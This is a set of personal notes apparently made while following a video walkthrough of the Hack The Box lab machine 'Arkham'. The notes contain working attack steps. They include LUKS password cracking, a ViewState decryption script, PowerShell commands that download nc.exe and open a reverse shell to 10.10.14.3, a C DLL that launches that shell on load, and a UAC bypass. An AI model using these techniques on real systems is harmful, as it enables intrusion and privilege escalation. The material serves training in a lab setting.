Win: Arkham

going to 10.10.10.130:8080
hit subscription
we see a parameter sent
intercept with burp

when u find a java object sent --> search google for serialization
search google for java serialized object magic bytes --> rO0AB and 0xACED

```
smbmap -H 10.10.10.130                 --> didnot work
smbmap -H 10.10.10.130 -u anonymous           --> worked
smbmap -H 10.10.10.130 -u anonymous -r depth 5            --> request with 5 sub folders
```

```
smbclient -N //10.10.10.130/batshare
smbclient -U anonymous //10.10.10.130/batshare
```

```
>ls
>get appserver.zip
```

we get a linux image to decrypt
file backup.img

```
cryptsetup luksDump backup.img
dd if=backup.img of=arkham-luks bs=512 count=4097                       --> we get luks header and we try to hack it
```

```
hashcat --example-hashes    | grep LUKS
```

```
hashcat -m 14600 arkham-luks rockyou.txt
```

password = batmanforever

```
cryptsetup luksOpen backup.img arkham
ls /dev/mapper             --> find it here
mount /dev/mapper/arkham /mnt
```

inside /mnt/Mask/tomcat-stuff/web.xml.bak
we get myfaces.secret servlet secret and sha1 hash algorithm

now decrypt java serliazied object with this secret and algorithm
we make python script exploit.py

google it --> faces uses DES
pip3 install pyDes


```
import pyDes , hmac
from base64 import base64encode , base64decode
from hashlib import sha1

def decrypt_view_state( view_state):
        key = base64decode('<secret>')
        obj = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5) --> need to read pyDes manual+ faces
        view_state = base64.decode(view_state)
        view_state += b'\x00\x00\x00\x00'        --> to make length divisible by 8
        dec = obj.decrypt(view_state)
        return dec
print decrypt_view_state("<token from the payload>")
```

download github ysoserial --> .net and java payloads


min 25:33

windows powershell su equivalent command execution




```
PS C:\Users\Alfred> $pass = cOnvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
$pass = cOnvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
PS C:\Users\Alfred> $pass
$pass
System.Security.SecureString
PS C:\Users\Alfred> $cred = New-Object System.Management.Automation.PSCredential("batman",$pass)
$cred = New-Object System.Management.Automation.PSCredential("batman",$pass)
PS C:\Users\Alfred> hostname
hostname
ARKHAM
PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { whoami } -Credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { whoami } -Credential $cred
arkham\batman
PS C:\Users\Alfred>
[HTB-0] 0:openvpn  1:ssh  2:ALFRED*Z 3:bash- 4:bash
```

Downloading nc and using it to get shell



```
PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { IWR -uri 10.10.14.3/nc.exe -outfile nc.exe } -credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { IWR -uri 10.10.14.3/nc.exe -outfile nc.exe } -credential $cred
PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { cmd /c nc.exe 10.10.14.3 9001 -e powershell.exe } -credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { cmd /c nc.exe 10.10.14.3 9001 -e powershell.exe } -credential $cred
PS C:\Users\Alfred>
[HTB-0] 0:openvpn  1:ssh  2:ALFRED*Z 3:rlwrap- 4:bash                                          "htb" 14:07 09-Aug-1
```



```
root@htb:~/htb/boxes/arkham# rlwrap nc -lvnp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49704.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Batman\Documents> ls
ls


    Directory: C:\Users\Batman\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         8/9/2019  11:29 PM          45272 nc.exe
-a----         2/2/2019  10:23 AM             58 tomcat.ba


PS C:\Users\Batman\Documents>
[HTB-0] 0:openvpn  1:ssh  2:ALFRED-Z 3:rlwrap* 4:bash
```

Some command to see privesc

gci -recurs . | select fullname
systeminfo
(New-Object Net.WebClient)
net localgroup administrators


although we are in administrator group we dont have all privileges
becaus of uac (user access control)

to bypass (ippsec doesnt know why this works)
net use Z: \\127.0.0.1\\c$
z:
cd users/administator

another way is using a session under interactive process because most uac work on process with gui


go to github hfiref0x/UACME
he chose egre55 uac bypass

create this dll file


root@htb: ~/htb/boxes/arkham
File Edit View Search Terminal Help


```
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD dwReason, LPVOID lpReserved)
{
        switch(dwReason)
        {
                case DLL_PROCESS_ATTACH:
                        WinExec("C:\\Users\\batman\\nc.exe 10.10.14.3 9001 -e powershell", 0);
                        break;
                case DLL_PROCESS_DETACH:
                        break;
                case DLL_THREAD_ATTACH:
                        break;
                case DLL_THREAD_DETEACH:
                        break;
        }
        return 0;
}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
[HTB-0] 0:openvpn  1:ssh  2:ALFREDZ 3:BATMAN  4:GreatSCT- 5:vi*
```


root@htb: ~/htb/boxes/arkham
File Edit View Search Terminal Help

```
root@htb:~/htb/boxes/arkham/DLL# i686-w64-mingw32-g++ main.c -lws2_32 -o srrstr.dll -shared
main.c: In function ‘BOOL DllMain(HINSTANCE, DWORD, LPVOID)’:
main.c:14:8: error: ‘DLL_THREAD_DETEACH’ was not declared in this scope
   case DLL_THREAD_DETEACH:
        ^~~~~~~~~~~~~~~~~~
main.c:14:8: note: suggested alternative: ‘DLL_THREAD_DETACH’
   case DLL_THREAD_DETEACH:
        ^~~~~~~~~~~~~~~~~~
        DLL_THREAD_DETACH
root@htb:~/htb/boxes/arkham/DLL# vi main.c
root@htb:~/htb/boxes/arkham/DLL# i686-w64-mingw32-g++ main.c -lws2_32 -o srrstr.dll -shared
root@htb:~/htb/boxes/arkham/DLL# ls
main.c  srrstr.dll
root@htb:~/htb/boxes/arkham/DLL#
```


to send it to the windows machine (wget equivalent)



```
PS C:\Users> cd batman
cd batman
PS C:\Users\batman> iwr -uri http://10.10.14.3/srrstr.dll -outfile srrstr.dll
iwr -uri http://10.10.14.3/srrstr.dll -outfile srrstr.dll
PS C:\Users\batman>
[HTB-0] 0:openvpn  1:ssh  2:ALFREDZ 3:BATMAN* 4:GreatSCT  5:bash-
```

Download github GreatSCT and run its setup
generate a tcp_reverse payload and load msfconsole with it and send it to the target and run it

view at time= 01:09:00



```
-a----        9/15/2018  12:44 PM         132240 XamlBuildTask.dll
-a----        9/15/2018  12:43 PM            474 XPThemes.manifest
-a----        9/15/2018  12:44 PM          67728 XsdBuildTask.dll


PS C:\Users\batman> cmd /c c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe payload.xml
```

keep migrating to processes that has id 1 until successfull

this becomes complicated so u can watch it again later after u become better